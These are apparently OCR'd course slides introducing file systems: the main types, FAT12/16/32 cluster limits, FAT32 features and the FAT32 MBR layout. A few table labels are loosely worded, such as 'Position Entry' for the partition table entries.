
LO#02: Explain Different Types of File Systems



Understanding File Systems


1. The file system is a **set of data types** that is employed for storage, hierarchical categorization, management, navigation, access, and recovering data
2. It provides a mechanism for users to store data logically in a **hierarchy of files and directories**
3. It also includes a **format** for specifying the path to a file through the structure of directories
4. File systems are organized in the form of **tree-structured directories**, which require access authorization
5. Major file systems include FAT, NTFS, HFS, HFS+, APFS, Ext2, Ext3, Ext4, among others

Notes: ____________________



Types of File Systems

Shared Disk File Systems	In this file system, a number of systems (servers) can access same **external disk subsystem**
Disk File Systems	This file system is designed for **storing and recovering** the file on a storage device, usually a hard disk
Network File Systems	This file system is created to access the files on other computers that are **connected by a network**
Database File Systems	File management, wherein, instead of or in addition to hierarchically structured management, the files are identified by their **characteristics**, such as the type of file, topic, author, or similar metadata
Flash File Systems	This file system is designed for storing and recovering files on **flash memory devices**
Tape File Systems	This file system is designed for storing and recovering the file on the tape in a **self-describing form**
Special Purpose File Systems	In this file system, files are arranged dynamically by software, intended for such purposes as communication between **computer processes or temporary file space**



Windows File Systems: File Allocation Table (FAT)

- The FAT file system is used with DOS; it was the first file system used with the Windows OS
- It is named for its method of organization, the file allocation table, which is placed at the **beginning of the volume**
- FAT contains three different versions (FAT12, FAT16, and FAT32) that differ owing to the **size of the entries in the FAT structure**

Relationship between the directory entry structures, clusters, and FAT structure

System	Bytes Per Cluster within File Allocation Table	Cluster Limit
FAT12	1.5	Fewer than 4087 clusters
FAT16	2	Between 4,087 and 65,526 clusters, inclusive
FAT32	4	Between 65,526 and 268,435,456 clusters, inclusive

Notes:

Windows File Systems: FAT32

- FAT32 file system is derived from a **FAT file system** that supports drives up to **2 terabytes** in size
- It uses drive space efficiently and uses **small clusters**
- It creates backups of the **file allocation table** instead of using the default copy

Offset	Description	Size
000h	Executable Code (Boots Computer)	446 Bytes
1BEh	1st Position Entry	16 Bytes
1CEh	2nd Position Entry	16 Bytes
1DEh	3rd Position Entry	16 Bytes
1EEh	4th Position Entry	16 Bytes
1FEh	Boot Record Signature	2 Bytes

MBR table of FAT32

